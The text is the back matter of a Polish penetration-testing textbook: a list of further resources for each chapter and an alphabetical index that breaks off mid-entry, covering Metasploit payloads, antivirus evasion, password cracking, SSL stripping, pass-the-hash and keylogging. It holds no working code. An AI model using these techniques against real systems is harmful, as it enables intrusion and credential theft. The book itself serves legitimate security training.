Bezpieczeństwo urządzeń mobilnych to fascynująca dziedzina, która w miarę rosnącej popularności takich urządzeń w środowiskach celu nadaje zupełnie nowy wymiar tradycyjnym testom penetracyjnym. Znajomość przynajmniej podstawowych zagadnień z tego zakresu może być niewątpliwie ogromnym atutem każdego pentestera. Ponieważ napastnicy coraz częściej będą wykorzystywali mobilne wektory ataku do wykradania cennych informacji i przełamywania zabezpieczeń sieci firmowych, dobry pentester musi być w stanie zasymulować ich działania i przedstawić swojemu klientowi wnioski pozwalające na lepsze zabezpieczenie środowiska celu.

Materiały dodatkowe

W tym dodatku znajdziesz zestawienie źródeł, z których korzystałam podczas pisania tej książki i korzystam na co dzień w pracy zawodowej. Wiele z nich jest regularnie aktualizowanych i pojawiają się na nich opisy najnowszych narzędzi oraz technologii związanych z zagadnieniami bezpieczeństwa systemów teleinformatycznych. Serdecznie zachęcam do zaglądania do tych źródeł podczas pracy z tą książką i dlatego podzieliłam je tematycznie według kolejnych rozdziałów. W końcowej części dodatku znajdziesz również krótką listę szkoleń, które powinieneś zaliczyć, jeżeli chcesz się na poważnie zająć przeprowadzaniem testów penetracyjnych.

Rozdział I. Tworzenie wirtualnego środowiska testowego

- *NIST Technical Guide to Information Security Testing and Assessment;*
<http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf>.
- Penetration Testing Execution Standard (PTES);
<http://www.pentest-standard.org/>.
- Rozdział 2. Praca z systemem Kali Linux
- Command Line Kung Fu;
<http://blog.commandlinekungfu.com>.
- Nicholas Marsh, *Introduction to the Command Line: The Fat Free Guide to Unix and Linux Commands*, wydanie II, CreateSpace Independent Publishing Platform, 2010.

- William E. Shotts, Jr., *The Linux Command Line: A Complete Introduction*, No Starch Press, 2012.
- Jason Cannon, *Linux for Beginners and Command Line Kung Fu*, CreateSpace Independent Publishing Platform, 2014.

Rozdział 3. Programowanie

- Skrypty wspomagające zbieranie informacji;
<https://github.com/leebaird/discover/>.
- Stack Overflow;
<http://www.stackoverflow.com/>.
- T.J. O'Connor, *Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers*, Syngress, 2012.

Rozdział 4. Pakiet Metasploit Framework

- David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni, *Metasploit. Przewodnik po testach penetracyjnych*, Helion, Gliwice 2013.
- Metasploit — blog;
<https://community.rapid7.com/community/metasploit/blog/>.
- Metasploit Minute — wideo;
<http://hak5.org/category/episodes/metasploit-minute/>.
- Metasploit Unleashed;
<http://www.offensive-security.com/metasploit-unleashed/>.

Rozdział 5. Zbieranie informacji

- Google Hacking Database;
<http://www.hackersforcharity.org/ghdb/>.
- Gordon Fyodor Lyon, *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*; Nmap Project, 2009;
<http://nmap.org/book/>.

Rozdział 6. Wyszukiwanie podatności i luk w zabezpieczeniach

- National Vulnerability Database CVSSv2;
<http://nvd.nist.gov/cvss.cfm>.
- Tenable — blog;
<http://www.tenable.com/blog/>.

Rozdział 7. Przechwytywanie ruchu sieciowego

- Edward Skoudis, Tom Liston, *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses*, wydanie II, Prentice Hall, 2006.
- Ettercap;
<http://ettercap.github.io/ettercap/>.

- SSLStrip;
[http://www.thoughtcrime.org/software/sslstrip/.](http://www.thoughtcrime.org/software/sslstrip/)

Rozdział 8. Eksploracja środowiska celu

- Exploit Database;
[http://www.exploit-db.com/.](http://www.exploit-db.com/)
- Packet Storm;
[http://packetstormsecurity.com/.](http://packetstormsecurity.com/)
- SecurityFocus;
[http://www.securityfocus.com/.](http://www.securityfocus.com/)
- VulnHub;
[http://vulnhub.com/.](http://vulnhub.com/)

Rozdział 9. Ataki na hasła

- CloudCracker;
[https://www.cloudcracker.com/.](https://www.cloudcracker.com/)
- John the Ripper;
[http://www.openwall.com/john/.](http://www.openwall.com/john/)
- Packet Storm — słowniki i listy haseł;
[http://packetstormsecurity.com/Crackers/wordlists/.](http://packetstormsecurity.com/Crackers/wordlists/)
- RainbowCrack Project;
[http://project-rainbowcrack.com/table.htm.](http://project-rainbowcrack.com/table.htm)
- White Chapel Password Auditing Framework;
[http://github.com/mubix/WhiteChapel/.](http://github.com/mubix/WhiteChapel/)

Rozdział 11. Ataki socjotechniczne

- Social-Engineer;
[http://www.social-engineer.org/.](http://www.social-engineer.org/)
- TrustedSec;
[https://www.trustedsec.com/downloads/social-engineer-toolkit/.](https://www.trustedsec.com/downloads/social-engineer-toolkit/)

Rozdział 12. Omijanie programów antywirusowych

- Pentestgeek;
[http://www.pentestgeek.com/2012/01/25/using-metasm-to-avoid-antivirus-detection-ghost-writing-asm/.](http://www.pentestgeek.com/2012/01/25/using-metasm-to-avoid-antivirus-detection-ghost-writing-asm/)
- Veil-Evasion;
[https://github.com/Veil-Framework/Veil-Evasion/.](https://github.com/Veil-Framework/Veil-Evasion/)

Rozdział 13. Powłamaniowa eksploracja skompromitowanego systemu

- Blog Chrixa Gatesa, carnal0wnage;
[http://carnal0wnage.attackresearch.com/.](http://carnal0wnage.attackresearch.com/)

- Blog Carlosa Perez; <http://www.darkoperator.com/>.
- Obscuresec — blog; <http://obscuresecurity.blogspot.com/>.
- Pwn Wiki; <http://pwnwiki.io/>.
- Blog Roba Fullera; <http://www.Room362.com/>.

Rozdział 14. Testowanie aplikacji internetowych

- Damn Vulnerable Web Application; <http://www.dvwa.co.uk/>.
- Open Web Application Security Project (OWASP); https://www.owasp.org/index.php/Main_Page.
- OWASP WebGoat Project; https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project.

Rozdział 15. Ataki na sieci bezprzewodowe

- Aircrack Wireless Tutorials; <http://www.aircrack-ng.org/doku.php?id=tutorial&DokuWiki=1b6b85cc29f360ca173da42b4ce60cc50>.
- Vivek Ramachandran, BackTrack 5. Testy penetracyjne sieci WiFi, Helion, Gliwice 2013.

Rozdziały 16. – 19. Tworzenie exploitów

- Corelan Team Tutorials; <https://www.corelan.be/index.php/category/security/exploit-writing-tutorials/>.
- FuzzySecurity; <http://fuzzysecurity.com/>.
- Jon Erickson, Hacking. Sztuka penetracji, wydanie II, Helion, Gliwice 2008.

Rozdział 20. Pakiet Smartphone Pentest Framework

- Damn Vulnerable iOS App; <https://github.com/prateek147/DVIA/>.
- Drozer; <https://www.mwrinfosecurity.com/products/drozer/>.
- OWASP Mobile Security Project; https://www.owasp.org/index.php/OWASP_Mobile_Security_Project.

Szkolenia

- Strategic Security (Joe McCray); <http://strategicsec.com/>.

- Offensive Security;
[http://www.offensive-security.com/information-security-training/.](http://www.offensive-security.com/information-security-training/)
- Exploit Development Bootcamp (Peter Van Eeckhoutte);
[https://www.corelan-training.com/index.php/training-2/bootcamp/.](https://www.corelan-training.com/index.php/training-2/bootcamp/)
- Sam Bowne;
[http://samsclass.info/.](http://samsclass.info/)
- SecurityTube PentesterAcademy;
[http://www.pentesteracademy.com/.](http://www.pentesteracademy.com/)

Skorowidz

A

adres

- IP, 106
- MAC, 214
- powrotu, 480, 483, 490, 532

agent

- SPF, 566, 570
 - uwierzytelniania, 253
- aktualizacja pakietu metasploit, 155
- aktywacja systemu Windows, 65

algorytm

- LM, 269, 270
- NTLM, 269
- RC4, 245, 265

algorytmy haszujące, 270

analiza

- dynamiczna, 331
- kodu źródłowego, 522
- podatności, 33, 202
- statyczna, 331
- zawartości pakietów, 212

Android, 54, 555

Android 4.3, 59

anonimowy dostęp, 197

anulowanie uwierzytelnienia, 433

aplet Java, 301

aplikacje

- antywirusowe, 331
 - APK, 570
 - internetowe, 248, 393
- ARP, Address Resolution Protocol, 213

atak typu, 33

ARP Cache Poisoning, 213

ARP Request Replay, 434

brute-force, 255, 260, 274

Caffé Latte, 432

Chop-Chop, 432

CSRF, 418

DNS Cache Poisoning, 220

DoS, 153

LFI, 405

MiTM, 53, 213, 224, 226

odmowa usługi, 475

pass the hash, 374, 376

PTW, 432

reflected XSS, 412

RFI, 408

SQL Injection, 399, 401

SSL, 224

- atak typu
 SSL MiTM, 224
 SSL Stripping, 226–229
 stored XSS, 412
 XPath Injection, 403
 XSS, 411, 414
 zero-day, 310
- ataki
 e-mailowe, 322
 na hasła, 255
 na pakiet TikiWiki, 249
 na pakiet XAMPP, 200
 na przeglądarkę sieciową, 287, 306, 561
 na rozszerzanie uprawnień, 354
 na serwer SLMail, 247
 na serwer Vsftpd, 250
 na sieci bezprzewodowe, 423
 na urządzenia mobilne, 547
 phishingowe, 312
- ataki
 phishingowe ukierunkowane, 314
 po stronie klienta, 283, 561
 socjotechniczne, 311
 typu offline, 263
 typu online, 256
 wieloplatformowe, 303
 wielopłaszczyznowe, 325
 z wykorzystaniem kodów USSD, 564
 z wykorzystaniem stron internetowych, 319
 zdalne, 559
- atakowanie apletem Java, 304
- automatyczna migracja powłoki, 291
- automatyczne
 atakowanie przeglądarki, 306
 instalowanie aktualizacji, 67, 85
- automatyzacja zadań, 112
- awaria
 programu, 456, 476
 serwera, 179, 477, 485, 495, 502, 528
- B**
- backdoor, 182, 250, 563
- baza danych
 MS SQL, 403
 MySQL, 200
 PostgreSQL, 131
- baza
 exploitów, 363
 modułów, 133
- BeEF, Browser Exploitation Framework, 414
- biały wywiad, 160
- biblioteka
 Ctypes, 343
 MSVCRT.dll, 488, 501, 532
 netapi32.dll, 133
 shell32.dll, 356
 stdio, 126
 USER32.dll, 532
- Bind shell, 142
- bląd
 naruszenia dostępu, 501
 XML, 404
- botnet, 191
- brama sieciowa, 107
- broadcast, 215
- brute-force, 255, 260, 274
- C**
- certyfikat SSL, 50, 224
- ciasteczka stosu, 543
- CSRF, Cross-Site Request Forgery, 418
- cyfrowe podpisywanie
 kodu, 545
 pliku APK, 572
- D**
- deasembłacja, 468
- debugger, 467
 GDB, 457, 463
 Immunity Debugger, 490
- definiowanie celu ataku, 317
- detekcja wersji oprogramowania, 175, 179
- dialer, 563
- DMZ, demilitarized zone, 382
- DNS, Domain Name System, 162
- dodatek WebDAV, 201, 237
- dodawanie
 interfejsu sieciowego, 87
 kont użytkowników, 95
 krótkiego skoku, 517
 pętli for, 119
 tekstu, 98
 tras, 384
- dokumentacja poleceń, 93
- dolaczanie
 tekstu, 99
- urządzeń mobilnych, 555

domena sieciowa, 73
domyślna
 brama sieciowa, 107
 instalacja pakietu SPF, 571
domyślne
 hasła SSH, 560
 poświadczenie logowania, 559
dopasowywanie wzorców, 104
DoS, Denial of Service, 153
dostarczanie ładunków, 150
dostęp
 do kodu źródłowego, 407
 do plików, 99, 100
 do powłoki systemu, 403
 do ruchu sieciowego, 219
 do serwera FTP, 196
 do serwera POP3, 261
 do systemu, 372, 388
 fizyczny do systemu, 266
 otwarty, 428
dosztosowywanie kodu exploitów, 529
działanie
 modulu, 542
 polecenia getsystem, 359
 polecenia ipconfig, 411
 programu theHarvester, 165
 programu w3af, 420
 skanera Nmap, 578
 skryptu NFS-LS, 195
 wtyczki Mona, 506

E

edytor
 nano, 53, 101
 vi, 101
edytowanie
 kodu exploita, 533
 plików, 100, 101
 pliku, 101
ekran
 aplikacji mobilnej, 558
 pomocy polecenia getsystem, 357
 pomocy polecenia upload, 351
 pomocy skryptu migrate, 353
eksploracja
 nietypowych portów, 202
 powłamaniowa, 350
 skompromitowanego systemu, 33
 systemu, 349

środowiska celu, 233
urządzeń mobilnych, 573
eksportowanie wyników skanowania, 190
emulator
 systemu Android, 54, 554
 urządzenia, 59
enkoder, 335
 x86/bloxor, 336
 x86/shikata_ga_nai, 335
enkodowanie wielokrotne, 336
exploit, 130
 iPhone jailbreak, 546
 MS08-067, 146, 156
 winamp_maki_bof, 307
exploity dla plików PDF, 292

F

fałszywa
 strona internetowa, 321
tożsamość, 253
fałszywe uwierzytelnienia, 432
filtr
 antyspamowy, 323
 arp, 215
filtrowanie
 pakietów, 211
 ruchu sieciowego, 210
 wyników, 120, 121
format
 .gnmap, 173
 .nmap, 173
 ASPX, 409
 ładunku, 149
 pakietu TFTP, 524
 RAW, 337
funkcja
 AfdJoinLeaf, 358
 check, 198
 connect, 124
 CreateThread, 343
 IsUserAnAdmin, 356
 main, 126, 339, 461
 overflowed, 468
 printf, 127
 raw_input, 123
 RTLMoveMemory, 343
 skrótu, 244, 265
 skrótu MD5, 330
 VirtualAlloc, 343, 345

funkcje Windows API, 343
fuzzing, 521
fuzzowanie
 programów, 522
serwera, 526
serwera TFTP, 523

G

generator liczb pseudolosowych, 339, 431
generowanie
 kluczy, 260
 kluczy SSH, 252
 kodu powłoki, 493, 496
 pliku wykonywalnego, 345
 wektorów inicjujących, 434
wzorca cyklicznego, 503
żądania ARP, 435
Google Play, 570, 571
graficzny interfejs użytkownika, 43

H

hasła
 w pamięci operacyjnej, 276
 w plikach konfiguracyjnych, 274
 zahaszowane, 266
 zaszyfrowane, 244
hasło
 1stPentestBook?!, 61, 83
 admin:admin, 424
 password, 66, 218
 Password123, 378
 wampp, 275
 wampp:xampp, 201

hasz
 MD5, 330
 NETLM, 381
 NETNTLM, 381
 NTLM, 375
 SHA, 330
hasze haseł, 264, 270
historia polecień, 372

I

ICMP, Internet Control Message Protocol, 116
identyfikator
 BSSID, 433
 CVE, 191

IMEI, 564
klucza, 430
PID, 366
SSID, 433
IIS, Internet Information Services, 410
IMEI, 565
informacje
 na temat skryptu, 192
o exploitach, 248
o konfiguracji połączeń sieciowych, 47
o lokalnym systemie, 362
o module MS08-067, 135
o polityce skanowania, 185
o serwerach poczty elektronicznej, 163
o skrypcie NFS-LS, 194
o witrynie, 162
o zainfekowanym urządzeniu, 573
ze schowka, 418
inline payloads, 236
instalowanie

 agenta, 568
 aplikacji SPF, 556
 celów ataku, 61
 dodatkowego oprogramowania, 88
 dodatkowych pakietów, 52
 emulatorów systemu Android, 54
 maszyny wirtualnej, 62
 pakietu Immunity Debugger, 81
 pakietu Mona, 82
 pakietu Nessus, 48
 pakietu SPF, 60
 pakietu Veil-Evasion, 53
 pakietu VMware, 39
 pakietu VMware Tools, 68, 70, 85
 skanera Nmap, 577
 systemu Kali Linux, 40
 systemu Windows, 65
 usług pakietu XAMPP, 79
 usługi 3Com TFTP, 77
 złośliwej skórki, 308

instrukcja
 if, 124, 127
 POP, 511
 POP POP RET, 511
 PUSH, 511

instrukcje krótkiego skoku, 517
interfejs
 BeEF, 415
 Burp Proxy, 395
 Msfcli, 131, 145
 Msfconsole, 131

sieciowy, 106
użytkownika, 474
w3af, 420
WWW routera, 424
interfejsy sieciowe, 383, 425
iOS, 285
IV, Initialization Vector, 429

J

jailbreaking, 546
język
 C, 125, 578
 Python, 123
 Ruby, 353
 SQL, 243
JRE, Java Runtime Environment, 298

K

Kali Linux, 40, 91, *Patrz także* Linux
kanarki, canaries, 543
karta
 bezprzewodowa, 424
 sieciowa, 208
 sieciowa maszyny wirtualnej, 64
keylogging, 367
klasa post, 355
klauzula o zachowaniu poufności, 32
klient
 TFTP, 243
 WebDAV, 237
klucz
 bootkey, 265
 licencyjny systemu, 66
 prywatny, 252
 publiczny, 252
 szyfrowania, 265, 430
 WEP, 429
klucze SSH, 252
kod
 funkcji main, 461
 funkcji overflowed, 468
 operacji, OpCode, 524
 PoC, 191
 powłoki, 140, 494
 QR, 326, 552
 USSD, 564
 źródłowy exploita, 494, 519
 źródłowy exploita publicznego, 529

kodowanie, 335
kolejka LIFO, 511
 kolejność zapisu bajtów, 469
komendy do agenta, 573
kompilator
 GCC, 340
 Ming C, 52
 Mingw32, 340
kompilatory skrócone, 340
kompilowanie, 338
 exploita, 364
 programów, 125
komunikacja bliskiego zasięgu, 551
komunikat
 Execution Hijacked, 470
 o błędzie, 401, 402
koncentratory, hubs, 208
konfigurowanie
 karty sieciowej, 64
 lokalizacji logów, 82
masowego ataku e-mailowego, 323
maszyny wirtualnej, 267
opcji agenta SPF, 571
pakietu SPF, 552
połączenia, 369
połączeń sieciowych, 44, 106
procesu nasłuchującego, 318
programu Ettercap, 54
przeglądarki sieciowej, 395
serwera proxy, 386, 396
sieciowa systemu, 383
systemu Kali Linux, 40
systemu Windows XP, 73
zabezpieczeń, 201
konsola
 Msfconsole, 131, 355
 phpMyAdmin, 200, 241
 tekstowa, 131
konto użytkownika, 95
kontrolowanie
 rejestru, 487
 urządzenia mobilnego, 575
 wskaźnika EIP, 465
koń trojański, 328
kopiowanie
 aplikacji, 557
 exploita, 364
 ladunku, 239
 plików, 97
kreatory polityk skanowania, 184
krótkie skoki, 517

kryptoanaliza protokołu WEP, 433
kryteria CVSS, 189
KSA, key-scheduling algorithm, 430

L
LFI, Local File Inclusion, 405
LIFO, Last In, First Out, 511
Linux
 automatyzacja zadań, 112
 połączenia sieciowe, 106
 połączenia TCP/IP, 108
 procesy, 106
 przetwarzanie danych, 102
 system plików, 92
 uprawnienia użytkowników, 94
 usługi, 106
 wiersz poleceń, 92
 zarządzanie pakietami, 105
lista
 administratorów, 371
 dostępnych interfejsów, 425
 dostępnych tokenów, 379
 działających procesów, 353, 476
 hasel, 258, 259
 kompatybilnych ładunków, 140
 kont użytkowników, 257
 ładunków, 147
 modułów pakietu BeEF, 415
 opcji modułu, 149
 procesów, 371
 sesji Meterpretera, 351
 skanów Nessusa, 187
 skryptów NSE, 192
logowanie do
 pakietu BeEF, 415
 poczty elektronicznej, 262
 serwera FTP, 210, 212, 218
 serwera Gmail, 323
 systemu Kali Linux, 43
lokalizowanie rejestru EIP, 479
lokalne pliki serwera, 405
luka, 204
 Aurora, 288
 CVE-2008-2992, 293
 MS08-067, 133, 188,
 233–236
 zero-day, 285
luki w zabezpieczeniach, 29, 75, 181, 248
 po stronie klienta, 279
 przeglądarki PDF, 293

przeglądarki sieciowych, 284
środowiska Java, 298
środowiska JRE, 298
usług, 250

L
ładunek, payload, 53, 140, 147
AllPorts, 280
bind shell, 533
domyślny, 141
java/meterpreter/reverse_tcp, 303
meterpreter/reverse_http, 300
reverse_tcp_allports, 281
typu bind shell, 142
typu reverse shell, 143
w pliku /tmp/run, 365
windows/meterpreter/reverse_tcp, 347
zakodowany, 339
zawierający Meterpreter, 236
ładunki
 HTTP, 282
 HTTPS, 282
 jednostopniowe, 236
 Metasploita, 234, 280
 PHP, 239
 programu Veil-Evasion, 344
 wielostopniowe, 235
łamanie
 hasel, 255, 271, 274
 systemu Linux, 272
 zahaszowanych, 274
 kluczy, 432, 440, 441
 szifrowania WEP, 436
 PIN-u, 445
łańcuch SEH, 499
łączenie serwera z aplikacją, 557

M
Mac OS, 46
mapowanie zagrożeń, 33
maska podsieci, 106
maszyna wirtualna
 dostosowywanie urządzeń, 64
 interfejs sieciowy, 46, 47
 Kali Linux, 41
 karta sieciowa, 64
 Mac OS, 46
 połączenia sieciowe, 44

rozmiar dysku, 63
testowanie połączenia, 48
Ubuntu 8.10, 82
ustawienia, 45
Windows, 45
Windows 7, 83
Windows XP, 62
maszyna-celu, 62, 82, 83
MDM, Mobile Device Management, 575
mechanizm
 ASLR, 544
 bezpieczeństwa, 359
 DEP, 545
 mandatory code signing, 285
 SafeSEH, 512
 SEH, 499
 transferu stref, 163
 UAC, 359
 USSD, 563
menedżer
 urządzeń udev, 363
 usług, 373
menu
 ataków, 319
 ataków socjotechnicznych, 314
 pomocy, 146
 ukierunkowanych ataków phishingowych, 314
Meterpreter, 236, 350
metoda brute-force, 255, 260, 274
metody uwierzytelniania SSH, 196
Microsoft Security Essentials, 332
Microsoft Windows, 45
migawka maszyny wirtualnej, 40
migracja powłoki Meterpretera, 291
MiTM, man-in-the-middle, 213
modelowanie zagrożeń, 159
moduł
 Aurora, 287
 browser_autopwn, 304, 305, 306
 Incognito, 378, 379
 local/bypassuac, 360
 lokalny exploit, 358
 MS08-067, 134, 139
 multi/handler, 151, 294, 580
 NSE, 192
 psexec, 373
 PsExec, 376
 SMB Capture, 379
 Socks4a, 386
 SSHExec, 376

moduły
 Metasploita, 354
 pakietu BeEF, 415
 pakietu Metasploit, 132, 133
 pomocnicze, 153, 196
 skanerów pakietu Metasploit, 196
 typu Local Escalation, 358
 typu post, 355
modyfikacje listy haseł, 274
modyfikowanie kodu modułu, 539, 541
MSDN, Microsoft Developer Network, 61

N

nadpisywanie
 procedur SEH, 500
 wskaźnika SEH, 507, 510, 514
nasłuchiwanie połączeń, 109
NAT, Network Address Translation, 44
nawias klamrowy, 126
negocjacja uwierzytelniania, 439
NFC, Near Field Communication, 550, 551
NFS, Network File System, 194
NIC, Network Interface Controller, 208
niepoprawna konfiguracja zabezpieczeń, 201
niestandardowe metody kompilowania, 338
NSE, Nmap Scripting Engine, 191
numer IMEI, 565

O

obsługa
 ładunku, 152
 pamięci kamery, 582
 polecenia check, 198
 połączenia zwrotnego, 240
 wielu sesji, 295
 obsługa wyjątków, 499
obszar stosu, 451
ochrona plików, 332
odczytywanie zawartości bazy danych, 402
odgadywanie
 hasła, 261, 262
 nazwy użytkownika, 261
odpowiedź
 ARP, 215
 nslookup, 223
odszyfrowywanie
 WEP, 429, 431
zahaszowanych haseł, 266

odtwarzacz Winamp, 307
odwrotna powłoka, reverse shell, 111
odwrócenie powłoki, 142
odzyskiwanie haszy haseł, 264
offset, 484
okno
 3Com TFTP Service Control, 528
 Launch Options, 58
 Save session as site, 369
 terminala, 49
 typu alert, 413
 Virtual Machine Settings, 45
omijanie
 filtrowania, 280
 mechanizmu UAC, 359
 programów antywirusowych, 327, 334, 343
opcja
 CERTCN, 302
 CHALLENGE, 382
 Credential Harvester Attack Method, 320
 EXENAME, 296
 Exploit Target, 139
 INFILENAME, 296
 Java Applet Attack Method, 320
 JOHNFILE, 381
 LAUNCH_MESSAGE, 296
 LHOST, 346
 LPORT, 281, 346
 Metasploit Browser Exploit Method, 320
 RHOST, 138, 143
 RHOSTS, 154, 385
 RPORT, 138
 SigningCert, 302
 SMBPIPE, 138
 SMBUser, 374
 SRVHOST, 286, 299
 SRVPORT, 286
 Tabnabbing Attack Method, 320
 URIPATH, 286
opcje
 agenta SPF, 571
 exploita, 298
 ładunku, 144, 299
 modulu
 exploita, 137, 144, 146
 java_signed_applet, 302
 Msfvenom, 149
 multi/handler, 152
 pomocniczego, 153
 skryptu persistence, 389
 wyboru szablonów strony, 320
operacja XOR, 429

operacje USSD, 563
osadzanie
 agenta, 567, 570
 plików wykonywalnych, 296
OSINT, 160

P

pakiet, *Patrz także* program
 3Com TFTP 2.0.1, 77
 Adobe Acrobat Reader, 80
 Aircrack-ng, 432
 Android SDK, 54
 Android SDK Platform-tools, 55
 Android SDK Tools, 55
 BeEF, 414
 Burp Suite, 394
 GCC, 126
 Hyperion, 341
 Immunity Debugger, 81
 Incognito, 378
 Maltego, 166
 Metasploit Framework, 129
 Microsoft Security Essentials, 88
 Mona, 81
 Nessus, 48, 51, 182
 Nikto, 199
 Nmap, 172
 SET, 19, 313
 SLMail 5.5, 75
 Smartphone Pentest Framework, 60, 549,
 552, 566
 Social-Engineer Toolkit, 304
 TFTP, 524
 TikiWiki, 233, 248, 350
 Veil-Evasion, 53, 343
 VMware, 39
 VMware Fusion, 40
 VMware Player, 40
 VMware Tools, 68, 70, 85
 VMware Workstation, 39
 w3af, 419
 War-FTP 1.65, 81
 WinSCP, 81
 XAMPP, 78, 200
 Zervit 0.4, 75

pakiety
 dodatkowe, 52
 ICMP Echo Request, 116
 IP, 216

pamięć, 450
pamięć USB, 326
parametr
 AutoRunScript, 291
 ExitOnSession, 295
parametry
 zaawansowane Metasploita, 290
 żądania, 398
pętla for, 118
pivot, 385, 386
pivoting, 382, 383, 575
plik
 AuthInfo.xml, 89
 authorized_list, 195
 boot.ini, 244
 crontab, 112
 FileZilla Server.xml, 245
 id_rsa, 252
 id_rsa.pub, 252
 InstallApp.pdf, 88
 interface, 107
 kaliinstall, 60
 mcvcore.maki, 308
 myexploit.rb, 541
 myfile, 97, 102
 netcatfile, 111
 netlink, 365
 radmin.exe, 329, 334
 run, 365
 SAM, 245, 265, 266
 sudoers, 96
 SYSTEM, 245, 265
pliki
 .bin, 337
 .vmx, 83
 APK, 570
 PDF, 292, 294, 297
 torrent, 61
 wrażliwe, 244
 wykonywalne zakodowane, 336
 zaszyfrowane, 343
pobieranie
 plików, 243
 pliku konfiguracyjnego, 244
 pliku Windows SAM, 245
PoC, Proof of Concept, 191, 529
poczta elektroniczna, 165
podatności, 181, 188
podatność
 na wstrzykiwanie kodu, 400
 na XSS, 413

podłączanie
 aplikacji SPF, 558
 debuggera, 526
 klientów
 WPA/WPA2 Enterprise, 438
 WPA/WPA2 Personal, 439
 maszyny wirtualnej do sieci, 47
 pakietu SPF, 569

podnoszenie
 uprawnień, 356, 361, 366, 582
 uprawnień sesji, 582

podpisywanie
 apletu Java, 301
 kodu, 545
 pliku APK, 572
podręcznik man, 93
podział podatności, 188

pole
 Available targets, 136
 Basic options, 136
 Description, 137
 Payload information, 136
 Platform, 136
 Privileged, 136
 Rank, 136
 References, 137

polecenia
 Meterpretera, 352
 powłoki bash, 372

polecenie
 !lmona seh, 513
 adduser, 389
 aireplay-ng, 434
 airmon-ng check, 426
 airodump-ng, 427, 433
 arpspoof, 217
 awk, 104
 blkhive, 265
 cat, 98, 339
 cd, 55, 93
 cewl, 259
 check, 197
 chmod, 123
 client.railgun.shell32.IsUserAnAdmin, 356
 cp, 97
 cron, 112
 cut, 121
 dnsspoof, 222
 exit, 146, 356
 exploit, 141, 154, 197
 findmsp, 508

polecenie
 getsystem, 357, 359, 360
 getuid, 352
 grep, 103, 120, 173
 gunzip, 258
 hashdump, 236, 264, 375
 help, 132
 host, 163
 if, 117
 import socket, 124
 ipconfig, 72, 410, 411
 iwconfig, 425
 kill, 289
 ls, 92, 94
 maltego, 166
 man, 93
 msfcli –h, 146
 msfconsole, 131
 msfvenom, 329
 nc, 391
 net, 370, 371
 netcat, 108, 109
 netstat, 108
 nmap, 173
 nslookup, 162, 220
 pattern_create, 480
 ping, 48, 72, 115, 116
 proxychains, 387
 ps aux, 365
 psexec, 374
 put, 237
 pwd, 92
 return, 127
 rev2self, 358
 route, 132, 384
 samdump2, 266
 search, 134
 secpol.msc, 74
 sed, 104, 122
 service, 183
 show options, 140
 ssh-keygen, 252
 sudo, 96
 unzip, 55
 upload, 351
 VRFY, 205
 w3af, 419
 wget, 364
 whoami, 110
 whois, 161
polityki skanowania Nessusa, 184

połączenia sieciowe, 106
połączenie
 HTTPS, 227, 229
 mostkowe, 44, 47, 383
 NAT, 44
 NFC, 550, 551
 SSL, 224, 226
 TCP, 172
 TCP/IP, 108
 TLS, 236
 typu host-only, 44
 z agentem, 569
 z portem, 203
 z portem zdalnym, 124
 zwrotne, 151, 235, 240, 281
pomoc, 146
poprawka bezpieczeństwa, 133
porównanie haszy haseł, 269
port, 108, 179
 110, 164
 25, 164, 171
 4444, 294, 578
 445, 387
 446, 387
 80, 287
 9050, 387
porty
 nietypowe, 202
 otwarte, 202
poszukiwanie adresów poczty, 165
poświadczania
 domyślne, 201
 domyślne logowania, 237
 logowania, 368, 381, 408, 415
 logowania SSH, 559
potoki SMB, 154
potwierdzanie wyjątku bezpieczeństwa, 51
powłamaniowa eksploracja
 systemu, 354
 urządzeń mobilnych, 573
powłoka, 110
 bash, 115
 po stronie klienta, 561
 Powershell, 411
 Ruby, 356
 systemu, 361
poziom ryzyka podatności, 189
pozyskiwanie
 haseł z pamięci operacyjnej, 276
 tokenów, 379
 zahaszowanych haseł, 266, 268

- prawa dostępu, 99, 100
procedura xp_cmdshell, 403
procedury SEH, 506
proces, 106
 cron, 112
 nasłuchujący, 152, 318
 nasłuchujący poleceń powłoki, 110
 obsługi ładunku, 152
procesy kolidujące, 427
program
 3Com TFTP 2.0.1, 77
 7-Zip, 40, 61
 Adobe Reader 8.1 2, 293
 Aireplay-ng, 435
 airodump-ng, 428
 Android SDK Manager, 55, 56
 Android Virtual Device Manager, 56
 APKTool, 571
 apt, 105
 Arpspoof, 217
 BookApp, 88
 Burp Proxy, 394
 Cadaver, 202, 237
 Ettercap, 53, 224, 225
 Hydra, 261, 262
 Hyperion, 52, 341
 Immunity Debugger, 475, 476
 John the Ripper, 271, 272, 274
 Maltego, 167
 Metasm, 496
 Microsoft Security Essentials, 332, 342
 Mona, 82
 MS SQL Management Studio, 89
 Msftidy, 541
 Msfvenom, 148, 239, 328, 335, 492
 Netcat, 108, 123, 203, 262, 391
 Nmap, 171, 192, 576
 ProxyChains, 386, 387
 PsExec, 373
 Radmin Viewer, 329, 331
 SLMail 5.5, 75
 SQL Server Configuration Manager, 89
 SQLMap, 402, 403
 SSLstrip, 228, 229
 theHarvester, 165, 318
 Veil-Evasion, 53, 343, 345
 Very Secure FTP, 182
 VMware, 39
 VMware Fusion, 46, 65, 70
 VMware Player, 45, 62, 68
 w3af, 419
 War-FTP, 502
 Winamp, 307
 Windows Credentials Editor, 276
 WinSCP, 369
 Wireshark, 208
 wykrywanie trojanów, 330
 Zervit 0.4, 75
programowanie, 115
programy antywirusowe, 327, 332
protokół
 ARP, 214
 ICMP, 116
 SMTP, 171
 WEP, 428
 WPA, 437
 WPA2, 438
 WPS, 444
przechwytywanie
 danych logowania, 229
 naciśniętych klawiszy, 367
 pakietów, 427
 poświadczeń logowania, 321, 381
 przeglądarki sieciowej, 416
 ruchu sieciowego, 207, 209
 sesji logowania, 219
 żądań, 398, 405, 406
przeglądanie
 listy administratorów, 371
 połączeń sieciowych, 108
 przeglądarka Iceweasel, 49, 396
 przeglądarki PDF, 293, 296
 przejmowanie kontroli, 486
 przejrzystość wyników, 120
przekazywanie
 pakietów IP, 216
 sterowania, 506
przekierowanie
 działania programu, 486
 ruchu sieciowego, 216, 386
 ruchu wychodzącego, 225
 sterowania programem, 508, 516
przekonywanie użytkownika, 568
przelatczanie kont użytkowników, 96
przelatczniki, switches, 208
przenoszenie
